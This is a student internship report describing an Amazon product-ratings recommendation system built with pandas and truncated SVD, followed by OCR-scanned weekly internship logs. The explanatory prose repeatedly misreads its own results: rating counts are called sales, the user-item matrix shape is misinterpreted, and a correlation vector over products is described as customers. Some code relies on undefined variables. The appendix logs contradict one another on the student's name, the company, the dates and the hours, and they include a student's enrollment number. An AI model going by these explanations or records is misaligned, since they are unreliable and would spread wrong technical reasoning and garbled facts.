The data being affected by this function refers to the fact that the function filters and modifies the dataset, specifically highlighting the order IDs associated with customer returns and replacing non-returned orders with "null" values. This allows for easy identification and tracking of returned orders within the dataset.

The affected data provides valuable insights into customer behavior and the rate of returns within a specific state or context. By identifying and analyzing returned orders, businesses can gain insights into product satisfaction, quality control issues, or any other factors that may contribute to customer returns.

By utilizing this function and processing the data, businesses can better understand customer preferences and make data-driven decisions to improve customer satisfaction, reduce returns, and optimize their operations.

It is worth noting that the exact implementation of the function may vary depending on the specific dataset and the programming language or tools being used. However, the concept remains consistent in terms of identifying returned order IDs and indicating non-returned orders with "null" values, ultimately affecting a significant portion of the dataset across multiple columns and rows.

CHAPTER 5: PROJECT

Title: Behavioural and Sentimental analysis based recommendation system for e-commerce, magazines and other data sets

Abstract: The Recommendation System is a data science-based project that focuses on utilizing advanced algorithms to provide users with personalized recommendations for products or services. By analysing user behaviour and preferences, the system aims to enhance the user experience and drive sales and revenue for the business.

At the core of the project are machine learning techniques that process and analyse user data to generate personalized recommendations. These techniques leverage historical user behaviour, such as past purchases, browsing history, ratings, or interactions with the platform, to understand user preferences and make accurate predictions.

The first step in building a recommendation system involves collecting and pre-processing the relevant user data. This may include information such as user profiles, transaction history, product details, and user ratings or reviews. This data serves as the foundation for training the machine learning models.

Once the data is collected, it is used to train machine learning models that can predict user preferences and generate personalized recommendations. Various algorithms can be employed, such as collaborative filtering, content-based filtering, or hybrid approaches that combine multiple techniques. These models learn patterns from the data and use them to make accurate predictions about the products or services that a user is likely to be interested in.

The ultimate goal of the Recommendation System is to improve the user experience by presenting users with relevant and personalized recommendations. By offering tailored suggestions, users are more likely to discover products or services that match their interests, leading to increased engagement, customer satisfaction, and potentially higher sales and revenue for the business.

Furthermore, the Recommendation System is an ongoing project that requires continuous refinement and improvement. As more data is collected and user preferences evolve, the models need to be updated and fine-tuned to ensure the recommendations remain accurate and effective.

In summary, the Recommendation System leverages machine learning techniques to analyze user behavior and preferences and generate personalized recommendations. By providing users with relevant suggestions, the system aims to enhance the user experience and drive sales and revenue for the business.

Keywords: Business Intelligence, Sentimental Analysis , Machine Learning , Data Science , E-Commerce.

5.1 Importing libraries and loading the data set using pandas

The data is collected from the kaggle. matplotlib library and ggplot functionality are called.

```
# importing libraries
import numpy as np
import pandas as pd
import matplotlib.pyplot as plt

plt.style.use("ggplot")

import sklearn
from sklearn.decomposition import TruncatedSVD
```

```
# loading the dataset
amazon_ratings = pd.read_csv(r"C:\Users\Dcope\AppData\Local\Temp\Temp1_archive (1).zip\ratings_Beauty.csv")
amazon_ratings = amazon_ratings.dropna()
amazon_ratings.head()
```

	UserId	ProductId	Rating	Timestamp
0	A39HTATAQ9V7YF	0205616461	5.0	1369699200
1	A3JWBGVSWNCF9X	0558925278	3.0	1355443200
2	A1Z513UWSAAO0F	0558925278	5.0	1404691200
3	A1WMRR494NWEWV	0733001998	4.0	1382572800
4	A3IAAVS479H7M7	0737104473	1.0	1274227200

5.1 Basic functionalities

To perform the required tasks, the code imports the necessary libraries, including sklearn and truncatedSVD. The sklearn library provides a wide range of machine learning algorithms and tools, while truncatedSVD is a dimensionality reduction technique often used in recommendation systems.

After importing the libraries, the code proceeds to read the data. This could involve loading the data from a file, database, or API, depending on the specific source.

Once the data is loaded, the code performs a preprocessing step by dropping all the empty cells. This ensures that only the relevant and complete data is considered for further analysis. Dropping the empty cells helps to clean the data and avoid potential issues or inaccuracies in subsequent computations.

Following the preprocessing step, the code then proceeds to print the data. This can be done using the appropriate print function or by utilizing data visualization libraries such as pandas or matplotlib.

Printing the data allows for a visual inspection and verification of the loaded and cleaned dataset. It helps to ensure that the data has been correctly processed and that any missing or incomplete information has been appropriately handled.

By printing the data, users can review the dataset's structure, observe the available features, and gain a better understanding of the information contained within it. This step is crucial for data exploration and serves as a starting point for further analysis and modeling tasks.

In summary, the code snippet imports the necessary libraries, including sklearn and truncatedSVD. It then reads the data and performs preprocessing by dropping empty cells.

Finally, it prints the cleaned dataset, allowing users to verify the data and proceed with subsequent analysis or modeling tasks.

5.2 preparing popular products in descending order

The shape of data is observed and it turns out that it has 2023070 rows and 4 columns.

```
amazon_ratings.shape
```

```
(2023070, 4)
```

```
popular_products = pd.DataFrame(amazon_ratings.groupby('ProductId')['Rating'].count())
most_popular = popular_products.sort_values('Rating', ascending=False)
most_popular.head(10)
```

ProductId	Rating
B001MA0QY2	7533
B0009V1YR8	2869
B0043OYFKU	2477
B0000YUXI0	2143
B003V265QW	2088
B000ZMBSPE	2041
B003BQ6QXK	1918
B004CHQR1Q	1686
B00121UVU0	1638
B000FS05VG	1589

5.2 Shape of data

To fetch the most popular products, the code utilizes the groupby functionality. This allows the data to be grouped based on product IDs or any other relevant criteria.

Once the data is grouped, the code calculates the popularity of each product. This can be done by counting the occurrences of each product or by using any other suitable metric that indicates product popularity.


The code then fetches the most popular products in descending order. By sorting the products based on their popularity, the top 10 most popular products can be identified.

Finally, the code prints and displays the top 10 most popular products according to their IDs. This allows for observation and analysis of the most popular products based on the provided dataset.

5.3 Visualising top 30 most popular product using bar chart

```
most_popular.head(30).plot(kind = "bar")
```

```
<AxesSubplot:xlabel='ProductId'>
```



5.3 Visualization of popular products

Analysis:


The graph presented above illustrates the popularity of products sold by the business, arranged in descending order. The popularity is determined based on the sales volume of each product.

Upon analyzing the graph, we can observe that product with ID # B001MA0QY2 has recorded sales of over 7000 units, making it the most popular product sold by the business. Following closely behind is product ID # B0009V1YR8, which has sales of 3000 units. The graph further highlights other popular products, showcasing their respective sales figures.

This information provides valuable insights into the products that have gained significant traction among customers. By understanding the popularity of different products, businesses can make informed decisions regarding inventory management, marketing strategies, and potential expansion opportunities.

Overall, the graph serves as a visual representation of the most popular products, showcasing their sales figures in descending order. This allows businesses to identify trends and patterns in customer preferences, enabling them to cater to the demands of their target audience effectively.

5.4 Amazon ratings which has top 10000 of ratings



5.4 Ratings

5.5 Model-based collaborative filtering system

Recommendation systems play a crucial role in suggesting relevant items to users based on their preferences and behaviors. Collaborative filtering is one of the widely used techniques in recommendation systems, particularly in making predictions by identifying patterns from multiple user data.

Here's an overview of how a model-based collaborative filtering approach can be utilized to recommend items to users based on their purchase history and similarity of ratings provided by other users:

- Data Collection: Gather information about users, items, and their interactions. This data includes the purchase history of users, the items they have bought, and the ratings they have assigned to those items. Ensure that the data is structured and organized for further processing.

- Matrix Representation: Create a matrix representation of the data, commonly known as the user-item matrix. Each row in the matrix represents a user, and each column represents an item. The cells of the matrix contain the ratings provided by users for the corresponding items they have interacted with. Missing values can be represented as NaN or 0.

- Model Training: Utilize a model-based collaborative filtering technique, such as matrix factorization or singular value decomposition (SVD), to learn the underlying patterns and relationships within the user-item matrix. These techniques decompose the matrix into lower-rank matrices and capture latent factors that represent user preferences and item characteristics.

- Similarity Calculation: Calculate the similarity between users based on their rating patterns. Common similarity metrics include cosine similarity or Pearson correlation coefficient. The similarity score measures how closely the ratings of two users align with each other.

- User-Item Recommendations: For a particular user, identify similar users based on their rating patterns and purchase history. Aggregate the ratings of those similar users for items the target user has not interacted with. Generate a recommendation list by selecting the items with the highest aggregated ratings.

- Refinement and Personalization: Enhance the recommendations by incorporating additional factors such as item popularity, user demographics, or contextual information. Apply techniques like item-based filtering or content-based filtering to provide more personalized recommendations.

- Evaluation and Iteration: Assess the performance of the recommendation system using appropriate evaluation metrics, such as precision, recall, or mean average precision. Continuously iterate and refine the model and algorithms to improve the accuracy and relevance of the recommendations.

5.5 Utility matrix

5.6 Utility Matrix based on products sold and user reviews.

An utility matrix is a representation of all possible user-item preferences or ratings, organized in the form of a matrix. Each row of the matrix corresponds to a user, and each column represents an item. The cells of the matrix contain the ratings provided by users for the corresponding items they have expressed a preference for.

The utility matrix is typically sparse because it is highly unlikely for any user to have interacted with or rated all the items in the list. Therefore, most of the values in the utility matrix are unknown or missing. This sparsity is a common characteristic of recommendation systems, where the focus is on predicting and filling in the missing values to provide personalized recommendations for users.

By analyzing the available ratings and patterns in the utility matrix, recommendation algorithms can identify similarities between users or items, and make predictions or recommendations based on those patterns. Various techniques, such as collaborative filtering or matrix factorization, can be applied to infer missing ratings and suggest relevant items to users based on their preferences and the preferences of similar users.

The utility matrix serves as a foundational data structure in recommendation systems, enabling the application of algorithms and methodologies to generate accurate and useful recommendations, even in the presence of sparse data.

```
In [33]: ratings_utility_matrix.shape
Out[33]: (9697, 886)
```

5.6 Utility matrix shape

So, the utility matrix you have mentioned has dimensions of 9697 rows and 886 columns. This means that there are 9697 users in your dataset, and each user has expressed their preferences or ratings for 886 items.

The utility matrix serves as a fundamental data structure in recommendation systems. Each cell in the matrix represents a user's rating or preference for a particular item. However, since the matrix is typically sparse, it implies that most of the cells will be empty or unknown, as not all users have rated all items.

With the dimensions of the utility matrix known, you can apply various techniques to analyze the data, such as collaborative filtering, matrix factorization, or other recommendation algorithms. These methods leverage the available ratings to make predictions and generate personalized recommendations for users based on their preferences and the preferences of similar users.

By utilizing the utility matrix, recommendation systems can effectively handle large datasets and provide valuable insights into user-item interactions, enabling accurate and relevant recommendations to enhance the user experience.

5.7 Transposing the matrix

5.7 Transposing matrix

In linear algebra, the transpose of a matrix involves interchanging its rows and columns. The resulting matrix, denoted as X', is obtained by placing the element at the ith row and jth column of the original matrix X in the jth row and ith column of X'.

Let's consider a matrix X with dimensions m x n, meaning it has m rows and n columns. The transpose of X, denoted as X', will have dimensions n x m, where the number of rows in X' is equal to the number of columns in X, and the number of columns in X' is equal to the number of rows in X.

5.8 Correlation matrix

```
X1 = X

# Decomposing the Matrix

SVD = TruncatedSVD(n_components=10)
decomposed_matrix = SVD.fit_transform(X)
decomposed_matrix.shape

(886, 10)

# Correlation Matrix

correlation_matrix = np.corrcoef(decomposed_matrix)
correlation_matrix.shape

(886, 886)
```

5.8 Correlation matrix

5.9 Isolating Product ID # 6117036094 from the Correlation Matrix

Assuming the customer buys Product ID # 6117036094 (randomly chosen)

```
In [46]: i = "6117036094"

         product_names = list(X.index)
         product_ID = product_names.index(i)
         product_ID

Out[46]: 99
```

5.9 Random product

5.10 Correlation

```
In [48]: correlation_product_ID = correlation_matrix[product_ID]
         correlation_product_ID.shape

Out[48]: (886,)
```

5.10 correlation

In the recommendation system, all items that were purchased by a particular customer are identified based on the items rated by other customers. By analyzing the preferences and ratings of other customers, the system determines which items are commonly purchased alongside the item of interest.

To illustrate this, the system represents the customers who bought the same product as the customer in question using a shape, specifically in this case, a shape with 886 points. Each point in the shape represents a customer who has purchased the same product.

By examining the shape and the customers represented within it, patterns and trends can be identified. This information can be used to make recommendations to the customer, suggesting items that are frequently purchased together with their selected product.

This approach leverages the power of collaborative filtering techniques, where recommendations are based on the collective preferences and behaviors of a group of customers. By considering the purchasing patterns of similar customers, the system can provide personalized and relevant recommendations to the customer.

Overall, the recommendation system analyzes the items rated by other customers and identifies those that are frequently purchased alongside the item of interest. The customers who bought the same product are visually represented in the shape of 886, providing insights for generating personalized recommendations.

5.11 Product Id # Here are the top 10 products to be displayed by the recommendation system to the above customer based on the purchase history.

```
Recommend = list(X.index[correlation_product_ID > 0.90])

# Removes the item already bought by the customer
Recommend.remove(i)

Recommend[0:9]
```

```
['1304139212',
 '130414643X',
 '1304174867',
 '1304174905',
 '1304196070',
 '1304511111',
 '1304511154',
 '1304622452',
 '1304622657']
```

5.11 Suggestion Products

CHAPTER 6: CONCLUSION

6.1 Summary of Internship

During my internship, I had the opportunity to work as a Python Developer, where I gained practical experience in developing machine learning models. This experience provided me with a deep understanding of software development principles, data analysis techniques, database management, and version control systems like Git.

Throughout the internship, I had the chance to work on various tasks and projects, completing more than 40 different assignments. These tasks allowed me to further enhance my skills in programming languages such as Python, Ruby, and Java.

Working closely with my mentor and senior colleagues proved to be immensely helpful. Their guidance and expertise helped me navigate challenges and ensure that projects were completed within the given time frame. Collaborating with experienced professionals allowed me to learn from their insights and acquire valuable knowledge in the field.

By actively participating in the development of machine learning models, I gained hands-on experience in applying various algorithms and techniques to analyze data and make predictions. This practical exposure significantly contributed to my understanding of machine learning concepts and their real-world applications.

Furthermore, working on diverse projects allowed me to broaden my knowledge of different domains and industries. This exposure helped me understand how to tailor solutions to specific business needs and deliver effective results.

Overall, my internship as a Python Developer provided me with a well-rounded understanding of software development, data analysis, and machine learning. The completion of numerous tasks and the guidance of mentors and colleagues were instrumental in my growth and development during this period. I look forward to leveraging these experiences and skills in future endeavors.

6.2 Date of Continuous Evaluation

During our college institution's internship program, a continuous evaluation procedure was implemented to monitor the performance of students throughout the 12-week internship. The evaluation process consisted of two parts, with the first evaluation conducted on 15th March, 2023, and the second evaluation on 10th May, 2023.

As part of the evaluation procedure, students were required to present their work and submit weekly reports to an internal mentor. These reports served as a means to track the progress of students and provide feedback on their performance

The weekly reports played a crucial role in documenting the students' activities, highlighting the tasks accomplished, challenges faced, and lessons learned during the

internship. By submitting these reports, students were able to showcase their work and reflect on their experiences throughout the program.

The internal mentor assigned to each student provided guidance and support throughout the internship. They reviewed the weekly reports, monitored the students' progress, and offered valuable feedback and suggestions for improvement. This mentorship system ensured that students received regular guidance and had a point of contact for any questions or concerns.

The continuous evaluation procedure, including the presentations, weekly reports, and mentorship, aimed to foster a culture of accountability, learning, and growth. It provided students with a structured framework to demonstrate their progress and receive guidance to enhance their overall learning and professional development.

In summary, the continuous evaluation procedure in our college institution's internship program involved two evaluations conducted on specific dates. Students were required to present their work and submit weekly reports to an internal mentor. This process allowed for the monitoring of students' performance and provided a platform for feedback and guidance throughout the internship.

CHAPTER 7: REFERENCES

[1] For data set: "https://www.kaggle.com/datasets/skillsmuggler/amazon-ratings?resource=download"
[2] For Analysis of basic ggplots: "https://github.com/RudrenduPaul/Python-Ecommerce-recommendation-system-using-machine learning/blob/master/Recommendation%20System%20-%20Paul.ipynb"
[3] For reference of pie plots: "https://github.com/Vatshayan/Final-Year-Machine-Learning-Stock-Price-Prediction-Project"
[4] For Matplotlib libraries: "https://ieeexplore.ieee.org/document/9660854"
[5] For correlation matrix: "https://machinelearningmastery.com"
[6] For latest popular products: "https://corporatefinanceinstitute.com"
[7] Book: "Hands-on ML with Scikit-Learn, Keras & TensorFlow" by Aurelien Geron
[8] Book: "Mathematics for Machine Learning" by Marc Peter Deisenroth
[9] Book: "Fundamentals of Machine Learning for Predictive Data Analytics" by John D. Kelleher, Brian Mac Namee, and Aoife D'Arcy.

Appendix

GUJARAT TECHNOLOGICAL UNIVERSITY
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ગુજરાતટેકનોલોજીકલ યુનિવર્સિટી
(ગુજરાત અધિનિયમ ક્રમાંક: ૨૦/૨૦૦૭ દ્વારા સ્થાપિત)

Annexure 2

Feedback Form by Industry expert

Student Name: Parth Rajeshbhai Oza Date: 17-4-23
Work Supervisor: Chintan Nagpara Title: Machine learning
Company/Organization: Infolabz IT Services PVT LTD.
Enrollment No: 190390107021
Internship Address: 405, Vasu avenue, Nr. Commerce six Rd, Navrangpura
Dates of Internship: From 25-1-23 to 14-4-23

Please evaluate your intern by indicating the frequency with which you observed the following behaviors:

Parameters	Needs improvement	Satisfactory	Good	Excellent
Shows interest in work and his/her initiatives				✓
Produces high quality work and accepts responsibility				✓
Uses technical knowledge and expertise			✓	
Analyzes problems effectively			✓	
Communicates well and writes effectively				✓

Overall performance of student intern: (Needs improvement/ Satisfactory/Good/Excellent)

Additional comments, if any:

Signature of Industry person with name and Stamp: Tirthik Shah

INFOLABZ AHMEDABAD

Signature of the Faculty Mentor

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Annexure I

Enrollment no: 190390107021

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: PARTH RAJESHBHAI OZA

DIARY OF THE WEEK: DT: 23/01/2023 TO 27/01/2023

DEPARTMENT: COMPUTER ENGINEERING SEM: 8TH

NAME OF THE ORGANISATION: INFOLABZ - IT SERVICES PVT LTD.

NAME OF THE PLANT/SECTION/DEPARTMENT: DATA ANALYST DEPARTMENT

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: CHINTAN NAGRECHA

DESCRIPTION OF THE WORK DONE IN BRIEF

(1) Road map of Internship

(2) Introduction of Data science and Machine learning

(3) Why we learn them.

(4) Compared different languages like Python and Java

(5) BASICS of Python

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(ગુજરાત અધિનિયમ ક્રમાંક: ૨૦/૨૦૦૭ દ્વારા સ્થાપિત)

TOTAL HOURS: 20

SIGNATURE OF STUDENT

O The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date: 18/1/25

Signature of Head / In charge of Department / Institute

INFOLABS AHMEDABAD

Date: 21/2/23

✪ Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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(ગુજરાત અધિનિયમ ક્રમાંક: ૨૦/૨૦૦૭ દ્વારા સ્થાપિત)

An annexure I

Enrollment no: 190390107021

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: PARTH RAJESHBHAI OZA

DIARY OF THE WEEK: DD: 30/01/2021 TO 05/02/2021

DEPARTMENT: COMPUTER ENGINEERING SEM: 8th

NAME OF THE ORGANISATION: INFOLARS IT SERVICES PVT LTD.

NAME OF THE PLANT/SECTION/DEPARTMENT: DATA ANALYST DEPARTMENT

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: CHINTAN PANCHAL

DESCRIPTION OF THE WORK DONE IN BRIEF

(1) Getting started with Python and installation

(2) Why to use Python and top companies why use them like google, Netflix, IBM, meta ...

(3) Tried different types of Python versions and installed it on different operating systems.

(4) Installation of Jupyter Notebook, Pycharm.

(5) Explored different lists, tuples, Dictionary.

(6) Learnt command like pip install library-name

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TOTAL HOURS: 25

SIGNATURE OF STUDENT

The above entries are correct and the grading of work done by Trainee is
EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date: 12/5

Signature of Head of Department/Institute

Date: 23/5/25

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Annexure I

Enrollment no: 190390107021

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: PARTH RAJESHBHAI OZA

DIARY OF THE WEEK: DT: 06/02/2023 TO 10/02/2023

DEPARTMENT: COMPUTER ENGINEERING SEM: 8th

NAME OF THE ORGANISATION: INFOLABZ IT SERVICES PVT LTD.

NAME OF THE PLANT/SECTION/DEPARTMENT: DATA ANALYST DEPARTMENT

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: CHINTAN NAGRECHA

DESCRIPTION OF THE WORK DONE IN BRIEF

(1) Completed different programs in basics of Python

(2) Implemented oops concept in different programs

(3) Journey of new Inbuilt libraries like os, time.

(4) Applied different types of loops like for, while, continues statement.

(5) Started learning about libraries like numpy, pandas, matplotlib and seaborn.

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TOTAL HOURS: 25

SIGNATURE OF STUDENT

The above entries are correct and the grading of work done by Trainee is
EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Member

Date: 16/5/23

Signature of [illegible] of Dept. / Section

Date: 1/23

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: 190390107021

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: PARTH RAJESHBHAI OZA

DIARY OF THE WEEK: DT: 13/12/2023 TO 17/12/2023

DEPARTMENT: COMPUTER ENGINEERIN SEM: 8th

NAME OF THE ORGANISATION: INTELLIBZ IT SERVICES PVT LTD.

NAME OF THE PLANT/SECTION/DEPARTMENT: DATA ANALYST DEPARTMENT

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: CHINTAN NAGRECHA

DESCRIPTION OF THE WORK DONE IN BRIEF

(1) Started working on Pandas library.

(2) Completed remaining previous week's task and submitted it for review purpose.

(3) Learnt practical and detailed knowledge about dataframes.

(4) How we deal with data using Pandas.

(5) Started research on Matplotlib library.

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TOTAL HOURS: 35

SIGNATURE OF STUDENT

The above entries are correct and the grading of work done by Trainee is
EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date: 18/12/23

INFOLABS AHMEDABAD

Date: 21/12/23

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I
Enrollment no: 190390107021

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Rath R. Rao
DIARY OF THE WEEK: Dt: 9-1-23 TO 14-1-23
DEPARTMENT: Computer SEM: 8
NAME OF THE ORGANISATION: Intellibiz
NAME OF THE PLANT/SECTION/DEPARTMENT: Machine learning
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Chirayu Vaidya

DESCRIPTION OF THE WORK DONE IN BRIEF

- getting knowledge of matplotlib python library.
- using the library we made different graphs like bar graph, histogram, pie chart, scatter plot etc...
- we create static and animated interactive visualized methods...

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TOTAL HOURS: 25

SIGNATURE OF STUDENT

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EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Signature of Dept.

Date:

Date:

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Annexure I

Enrollment no: 190390107021

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Patel R Dev

DIARY OF THE WEEK: Dt: 27-2-23 TO 3-3-23

DEPARTMENT: Computer SEM: 8

NAME OF THE ORGANISATION: Infibeam

NAME OF THE PLANT/SECTION/DEPARTMENT: Machine learning

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Chintan Vegarahe

DESCRIPTION OF THE WORK DONE IN BRIEF

→ We start working on SQL

→ understand the basics of SQL and their different types. also basics of relational database.

→ we have also done our different task and understand different queries.

→ Also explore advance concept like triggers, procedure etc.

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TOTAL HOURS: 245

SIGNATURE OF STUDENT

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EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Signature of Faculty In-charge
of Department

Date:

Date: 4/7/23

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Annexure I

Enrollment no: 190390107021

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: PARTH R. OZA

DIARY OF THE WEEK: Dt: 6-3-23 TO 10-3-23

DEPARTMENT: Computer SEM: 8TH

NAME OF THE ORGANISATION: Infobits IT Services PVT. LTD.

NAME OF THE PLANT/SECTION/DEPARTMENT: Machine learning

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Nilesh Vaghela

DESCRIPTION OF THE WORK DONE IN BRIEF

- Makes changes in previous tasks according to the suggestions
→ Work on visualization tools.
→ Learn marked different type of tools are available like PowerBI, Tableau, excel, etc..
→ Work on Power query related tasks

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TOTAL HOURS: 250

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date:

Signature of Dept

Date: 11/3/23

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Annexure I

Enrollment no: 190390107021

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Param R. Oza

DIARY OF THE WEEK: Dt: 13-3-23 TO 17-3-23

DEPARTMENT: Computer SEM: 8


NAME OF THE ORGANISATION: Intern Labs Services

NAME OF THE PLANT/SECTION/DEPARTMENT: Machine learning

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Ankitsinh sarpate

DESCRIPTION OF THE WORK DONE IN BRIEF

- Completed weekly assignments on tableu.
- Started making mini project of diabetics model prediction.
- Find accuracy of model.
- different datasets and using API we managed to fetch the data using • multiple data fetching techniques.



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TOTAL HOURS: 12

SIGNATURE OF STUDENT

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EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date:

Signature of Head-in-charge of Department

Date:

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Annexure I

Enrollment no: 190390107021

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: PARTH A. OZA

DIARY OF THE WEEK: Dt: 10-3-23 **TO** 14-3-23

DEPARTMENT: computer **SEM:** 8th

NAME OF THE ORGANISATION: Infobeans

NAME OF THE PLANT/SECTION/DEPARTMENT: Machine learning

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Shirjan Mukherjee

DESCRIPTION OF THE WORK DONE IN BRIEF

-> Explored dashboarding view in power BI.

-> Understand about how to make effective reports which can impact more on our work.

-> Explored different feature like flexible tiles, navigation, pure natural language, Q & A, Question box, informative reports etc.

-> Work on different task related this

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TOTAL HOURS: 25

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date:

Signature of Dept.

INFOLAB AHMEDABAD

Date: 25-3-23

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Annexure I
Enrollment no:

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: PARTH R. OZA

DIARY OF THE WEEK: Dt: 24-3-23 **TO** 31-3-23

DEPARTMENT: Computer **SEM:** 8

NAME OF THE ORGANISATION: Intellisita

NAME OF THE PLANT/SECTION/DEPARTMENT: Machine learning

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Divyesh Nagarkar

DESCRIPTION OF THE WORK DONE IN BRIEF

→ Practicing more on making dashboard and also explore mobile view presentation report view, online dashboard view etc.

→ Explored tableau, it has also drag and drop feature like powerBI, working on some examine project to getting more knowledge.

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TOTAL HOURS: 45

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date:

Signature of Dept

INFOLAB AHMEDABAD

Date: 11/4/23

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Annexure I

Enrollment no: 190390107021

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: PARTH R. OZA

